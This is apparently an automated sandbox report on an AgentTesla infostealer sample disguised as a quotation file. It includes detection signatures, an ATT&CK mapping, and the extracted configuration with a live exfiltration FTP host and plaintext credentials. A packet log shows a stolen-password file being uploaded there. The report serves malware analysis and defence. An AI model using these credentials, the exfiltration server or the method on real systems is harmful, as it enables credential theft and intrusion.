ID: 502687
Sample Name: QUOTATION OF EQUIPMENT.exe
Cookbook: default.jbs
Time: 09:46:19
Date: 14/10/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report QUOTATION OF EQUIPMENT....

Overview


General Information

Sample Name:	QUOTATION OF EQUIPMENT.exe
Analysis ID:	502687
MD5:	6f058c62ace41a9..
SHA1:	9c5e94ba757e23..
SHA256:	713bcae8bce87e..
Tags:	exe
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e....
- Detected unpacking (overwrites its o...
- Yara detected AgentTesla
- Detected unpacking (changes PE se...
- Detected unpacking (creates a PE fi...
- Initial sample is a PE file and has a ...
- Tries to harvest and steal Putty / Wi...
- Tries to harvest and steal ftp login c...
- Machine Learning detection for samp...
- Injects a PE file into a foreign proce...
- .NET source code contains very larg...

Classification



Process Tree

- **System is w10x64**
- QUOTATION OF EQUIPMENT.exe (PID: 6748 cmdline: 'C:\Users\user\Desktop\QUOTATION OF EQUIPMENT.exe' MD5: 6F058C62ACE41A97A12E6E7A47C9C76E)
  - QUOTATION OF EQUIPMENT.exe (PID: 6716 cmdline: 'C:\Users\user\Desktop\QUOTATION OF EQUIPMENT.exe' MD5: 6F058C62ACE41A97A12E6E7A47C9C76E)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "FTP",
  "FTP Host": "ftp://ftp.omindexgroup.com/",
  "Username": "info@omindexgroup.com",
  "Password": "tlW}sP3mS7Z3"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.567930918.000000000333 1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000001.00000002.567930918.000000000333 1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000000.00000002.307528948.000000000244 0000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000000.00000002.307528948.000000000244 0000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000001.00000002.566777680.00000000022E 0000.00000004.00020000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 12 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
1.2.QUOTATION OF EQUIPMENT.exe.3335530.4.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
1.2.QUOTATION OF EQUIPMENT.exe.3335530.4.raw.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
1.2.QUOTATION OF EQUIPMENT.exe.415058.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
1.2.QUOTATION OF EQUIPMENT.exe.415058.0.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
0.2.QUOTATION OF EQUIPMENT.exe.2451458.3.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 25 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Machine Learning detection for sample

Compliance:

Detected unpacking (overwrites its own PE header)

Detected unpacking (creates a PE file in dynamic memory)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System Summary:

Initial sample is a PE file and has a suspicious name

.NET source code contains very large array initializations

Data Obfuscation:

Detected unpacking (overwrites its own PE header)

Detected unpacking (changes PE section rights)

Detected unpacking (creates a PE file in dynamic memory)

Malware Analysis System Evasion:

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Tries to harvest and steal browser information (history, passwords, etc)


Remote Access Functionality:

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Valid Accounts	Windows Management Instrumentation 2 1 1	Registry Run Keys / Startup Folder 1	Process Injection 1 1 2	Disable or Modify Tools 1	OS Credential Dumping 2	System Time Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Alternative Protocol 1
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Registry Run Keys / Startup Folder 1	Deobfuscate/Decode Files or Information 1 1	Credentials in Registry 1	Account Discovery 1	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 2	Security Account Manager	File and Directory Discovery 2	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 3 1	NTDS	System Information Discovery 1 2 7	Distributed Component Object Model	Clipboard Data 1	Scheduled Transfer
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Security Software Discovery 1 3 1	SSH	Keylogging	Data Transfer Size Limits
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 1 3 1	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 2	DCSync	Virtualization/Sandbox Evasion 1 3 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Application Window Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	System Owner/User Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	Remote System Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
QUOTATION OF EQUIPMENT.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.2.QUOTATION OF EQUIPMENT.exe.400000.1.unpack	100%	Avira	TR/Spy.Gen8		Download File
0.2.QUOTATION OF EQUIPMENT.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
1.2.QUOTATION OF EQUIPMENT.exe.4810000.5.unpack	100%	Avira	TR/Spy.Gen8		Download File
1.0.QUOTATION OF EQUIPMENT.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
0.0.QUOTATION OF EQUIPMENT.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File

Domains

Source	Detection	Scanner	Label	Link
ftp.omindexgroup.com	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://ftp://ftp.omindexgroup.com/info	0%	Avira URL Cloud	safe	
http://kMfms0NpHAa2q.org	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://ftp.omindexgroup.com	0%	Avira URL Cloud	safe	
http://yJUdUS.com	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%$	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ftp.omindexgroup.com	192.119.9.178	true	true	• 2%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.119.9.178	ftp.omindexgroup.com	United States		55081	24SHELLSUS	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	502687
Start date:	14.10.2021
Start time:	09:46:19
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 59s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	QUOTATION OF EQUIPMENT.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	19
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@3/3@1/1
EGA Information:	Failed

HDC Information:	• Successful, ratio: 19.1% (good quality ratio 17.3%) • Quality average: 75.2% • Quality standard deviation: 32.9%
HCA Information:	• Successful, ratio: 80% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
09:47:33	API Interceptor	749x Sleep call for process: QUOTATION OF EQUIPMENT.exe modified
09:47:47	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run newapp C:\Users\user\AppData\Roaming\newapp\newapp.exe
09:47:56	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run newapp C:\Users\user\AppData\Roaming\newapp\newapp.exe

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.119.9.178	RFQ#1672100.exe	Get hash	malicious	Browse	
	Dekont.exe	Get hash	malicious	Browse	
	Lime_BIN01(1).exe	Get hash	malicious	Browse	
	Machine Details.exe	Get hash	malicious	Browse	
	28CUSTOMER_77299942_INVOICE_RECEIPT_CHLLC.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ftp.omindexgroup.com	RFQ#1672100.exe	Get hash	malicious	Browse	• 192.119.9.178
	Dekont.exe	Get hash	malicious	Browse	• 192.119.9.178

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
24SHELLSUS	RFQ#1672100.exe	Get hash	malicious	Browse	• 192.119.9.178
	mDWfu40kpV.exe	Get hash	malicious	Browse	• 209.205.218.178
	SecuriteInfo.com.win_rms_auto.7065.exe	Get hash	malicious	Browse	• 209.205.218.178
	Dekont.exe	Get hash	malicious	Browse	• 192.119.9.178
	RFQ QUOTATION.exe	Get hash	malicious	Browse	• 67.220.183.18
	QUOTATION OF EQUIPMENT.exe	Get hash	malicious	Browse	• 67.220.183.18
	fs.exe	Get hash	malicious	Browse	• 209.205.218.178
	QUOTATION OF EQUIPMENT.exe	Get hash	malicious	Browse	• 67.220.183.18
	RFQ # 1667170.exe	Get hash	malicious	Browse	• 67.220.183.18
	MACHINE SPECIFICATIONS.exe	Get hash	malicious	Browse	• 67.220.183.18
	PO321456.exe	Get hash	malicious	Browse	• 67.220.183.18
	283871644940.exe	Get hash	malicious	Browse	• 67.220.183.18
	MACHINE SPECIFICATIONS.exe	Get hash	malicious	Browse	• 67.220.183.18
	Amplex_August report.xlsb	Get hash	malicious	Browse	• 209.205.218.178

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Amplex_August report.xlsb	Get hash	malicious	Browse	• 209.205.218.178
	Prc8TlV0jj.exe	Get hash	malicious	Browse	• 209.205.218.178
	Prc8TlV0jj.exe	Get hash	malicious	Browse	• 209.205.218.178
	MACHINE QUOTATION.exe	Get hash	malicious	Browse	• 67.220.183.18
	O1qCIp2iQS	Get hash	malicious	Browse	• 209.205.235.99
	MACHINE SPECIFICATION.exe	Get hash	malicious	Browse	• 67.220.183.18

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\cdumvf73e27ykoiratb	
Process:	C:\Users\user\Desktop\QUOTATION OF EQUIPMENT.exe
File Type:	data
Category:	dropped
Size (bytes):	292863
Entropy (8bit):	7.9229750872912295
Encrypted:	false
SSDEEP:	6144:XEwcisJOHPV1yEvYmD6rWlwvtIa3SB0HzSPEotwOXNFlC0:UDis4v3PY5bvtV68SPEoiyPx
MD5:	6FC877D9CB3CBC4295FA7DC49E122056
SHA1:	6E9A0AAAD8DB4BC0B91730CDE935242D53355F87
SHA-256:	F9EC9E039DCCA4BC15106EDE96D0901AE68AF866A89C33AFCD61F6B2B6F3A2A0
SHA-512:	AAC3B2F35F82674B5357857656535145FB6CA929A2DDBA2B8CD65473A87B98CBFDA7F7C56084DE286A41111EBD80883EDABA992AEFC2D586723234B66155413
Malicious:	false
Reputation:	low
Preview:	>.8s.....%.n-..P1a..9...y..T.1.r...>qD.j..d..v9..?.....A.C.w..WU.....j'....V.*..q.....}.[8...u.....G.TD7..{N...Z...V._.md(.E/.o....A.n1.....[.|.X;.....E....]W....^....6.....xe..!U.D...@..w`-...v.9P...^..f.'/V.g.....7..{N..o s6..''..vy.-._.r1a.....I..bW.cr...>q#[j..d..69....+..w...FCh.wN.....I(..yr..%...!uN..`.EM.V.2..+. ho.64S*..g.7..N..o s6.....GBn-I<.PZ.S.....y..T.1.r...>qD.j..d.....?....w...F+h.ww..#.%....I..y...%.i:!u...`5EM.....ho.6.S*..g.7..{N..Y.x.....n-I^.P1.....y..T.1.r....D7.=k.d.6.9....N..w...F+h.ww..#.%....iX+92...%h.:!u..`.EM..k......ho.6.S....E?..I..&o s64).....-I.P1a.....X..4.x.>...>..[j.....w...F+h..w..#.%....I..Kyr..%.i:!u...`.EM.V.....ho.6.S*..g.7..{N..o s6.....Bn-I.P1a.....y..T.1.r...>qD.j..d..v9..?....w...F+h.ww..#.%....I..Kyr..%.i:!u...`.EM.V.....ho.6.S*..g.7..{N..o s6.....Bn-I.P1a.....y..T.1.r...>qD.j..d..v9..?....w...F+h.ww..#.%....I..Kyr..%.i:!u...`.EM.V..

C:\Users\user\AppData\Local\Temp\nsxC806.tmp\eluwnahujm.dll	
Process:	C:\Users\user\Desktop\QUOTATION OF EQUIPMENT.exe
File Type:	PE32 executable (DLL) (native) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	24064
Entropy (8bit):	6.382915601460158
Encrypted:	false
SSDEEP:	384:X9rePw0xDTBSVzQ7+L+RQjnZePwjA4sCCqb99ejALuxZQJg80+54/NM2g:swYBSZn+RAnooxCqK5vAW/NM
MD5:	A4D8F681C3E11B358C8A4CEAA7F6A796
SHA1:	DBCED7E47A095D1F423073E63860903D859440ED
SHA-256:	B1F2B5522B0B8DEB1E7C13218399FD40ED1D9F8447772246776CC78F49D9D6D0
SHA-512:	D81430388C2198A18B2E46A11F0737590192482D4163B96FCD9F297FE90984715A7B6ECFAAEB4B80399C7D0E6EBCDEDC992884E5A3C79CEDBF4A1F3B4A32DE2
Malicious:	false
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Q...0..0..0..D/..0../,..0..[..0..0..0...E..0...E..0...E..0...E..0..Rich.0.....PE..L...*.ga.....!.....2...(.....P.....v.....@.....U..L....V.....pU.....P.....text...._0.....2..... ..`.rdata.....P.....6.....@..@.data.....`.....D.....@....rsrc.....Z.....@..B.reloc.....\.....@..B.....

C:\Users\user\AppData\Roaming\uop1cr4a.d5x\Chrome\Default\Cookies	
Process:	C:\Users\user\Desktop\QUOTATION OF EQUIPMENT.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001

C:\Users\user\AppData\Roaming\uop1cr4a.d5x\Chrome\Default\Cookies	
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.6970840431455908
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBocLgAZOZD/0:T5LLOpEO5J/Kn7U1uBo8NOZ0
MD5:	00681D89EDDB6AD25E6F4BD2E66C61C6
SHA1:	14B2FBFB460816155190377BBC66AB5D2A15F7AB
SHA-256:	8BF06FD5FAE8199D261EB879E771146AE49600DBDED7FDC4EAC83A8C6A7A5D85
SHA-512:	159A9DE664091A3986042B2BE594E989FD514163094AC606DC3A6A7661A66A78C0D365B8CA2C94B8BC86D552E59D50407B4680EDADB894320125F0E9F48872D3
Malicious:	false
Reputation:	high, very likely benign file
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	6.7265834258693
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	QUOTATION OF EQUIPMENT.exe
File size:	431519
MD5:	6f058c62ace41a97a12e6e7a47c9c76e
SHA1:	9c5e94ba757e2387a510bc10559136cb308ce535
SHA256:	713bcae8bce87e51a3b3f1448d816dce365302918c476d4bbe964b4834db3ccf
SHA512:	8f6b0a05af56bd2cde11fbbfbbc9cf1a3f379c4edbc9fc5adcf260497d926daf6d9df34e929d56cdf41d1d72c6d410f1f0bbeb6bddd758c888f546f221c53563
SSDEEP:	6144:VBlL//a6yQE0BouyZ6hjVTsvbaT+rNOfInSZc99YmunnxGK2f+myN:DpzFE0BojZspsvbaTaxEnnxGNGmyN
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....0(..QF..QF..QF.*^...QF..QG.qQF.*^...QF..rv..QF..W@..QF.Rich.QF.....PE..L...e:.V.....\.....0.....p....@

File Icon

Icon Hash:	07d8d8d4d4d85026

Static PE Info

General

Entrypoint:	0x4030fb
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x56FF3A65 [Sat Apr 2 03:20:05 2016 UTC]
TLS Callbacks:	
CLR (.Net) Version:	

General

OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	b76363e9cb88bf9390860da8e50999d2

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x5aeb	0x5c00	False	0.665123980978	data	6.42230569414	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x1196	0x1200	False	0.458984375	data	5.20291736659	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x9000	0x1b038	0x600	False	0.432291666667	data	4.0475118296	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x25000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x2d000	0x28ce0	0x28e00	False	0.0487086678135	data	2.98800227132	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
10/14/21-09:49:06.267352	TCP	2029927	ET TROJAN AgentTesla Exfil via FTP	49832	21	192.168.2.3	192.119.9.178
10/14/21-09:49:06.375896	TCP	2029928	ET TROJAN AgentTesla HTML System Info Report Exfil via FTP	49833	55115	192.168.2.3	192.119.9.178

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Oct 14, 2021 09:49:04.137718916 CEST	192.168.2.3	8.8.8.8	0xb6e7	Standard query (0)	ftp.ominde xgroup.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 14, 2021 09:49:04.247364998 CEST	8.8.8.8	192.168.2.3	0xb6e7	No error (0)	ftp.ominde xgroup.com		192.119.9.178	A (IP address)	IN (0x0001)


FTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Oct 14, 2021 09:49:04.560816050 CEST	21	49832	192.119.9.178	192.168.2.3	220---------- Welcome to Pure-FTPd [privsep] [TLS] ---------- 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 1 of 50 allowed. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 1 of 50 allowed.220-Local time is now 08:49. Server port: 21. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 1 of 50 allowed.220-Local time is now 08:49. Server port: 21.220-This is a private system - No anonymous login 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 1 of 50 allowed.220-Local time is now 08:49. Server port: 21.220-This is a private system - No anonymous login220-IPv6 connections are also welcome on this server. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 1 of 50 allowed.220-Local time is now 08:49. Server port: 21.220-This is a private system - No anonymous login220-IPv6 connections are also welcome on this server.220 You will be disconnected after 15 minutes of inactivity.
Oct 14, 2021 09:49:04.562362909 CEST	49832	21	192.168.2.3	192.119.9.178	USER info@omindexgroup.com
Oct 14, 2021 09:49:04.665466070 CEST	21	49832	192.119.9.178	192.168.2.3	331 User info@omindexgroup.com OK. Password required
Oct 14, 2021 09:49:04.665832043 CEST	49832	21	192.168.2.3	192.119.9.178	PASS tlW}sP3mS7Z3
Oct 14, 2021 09:49:05.743321896 CEST	21	49832	192.119.9.178	192.168.2.3	230 OK. Current restricted directory is /
Oct 14, 2021 09:49:05.847223997 CEST	21	49832	192.119.9.178	192.168.2.3	504 Unknown command
Oct 14, 2021 09:49:05.847726107 CEST	49832	21	192.168.2.3	192.119.9.178	PWD
Oct 14, 2021 09:49:05.950823069 CEST	21	49832	192.119.9.178	192.168.2.3	257 "/" is your current location
Oct 14, 2021 09:49:05.951319933 CEST	49832	21	192.168.2.3	192.119.9.178	TYPE I
Oct 14, 2021 09:49:06.054415941 CEST	21	49832	192.119.9.178	192.168.2.3	200 TYPE is now 8-bit binary
Oct 14, 2021 09:49:06.054610968 CEST	49832	21	192.168.2.3	192.119.9.178	PASV
Oct 14, 2021 09:49:06.157571077 CEST	21	49832	192.119.9.178	192.168.2.3	227 Entering Passive Mode (192,119,9,178,215,75)
Oct 14, 2021 09:49:06.267352104 CEST	49832	21	192.168.2.3	192.119.9.178	STOR PW_user-585948_2021_10_14_12_47_01.html
Oct 14, 2021 09:49:06.371301889 CEST	21	49832	192.119.9.178	192.168.2.3	150 Accepted data connection
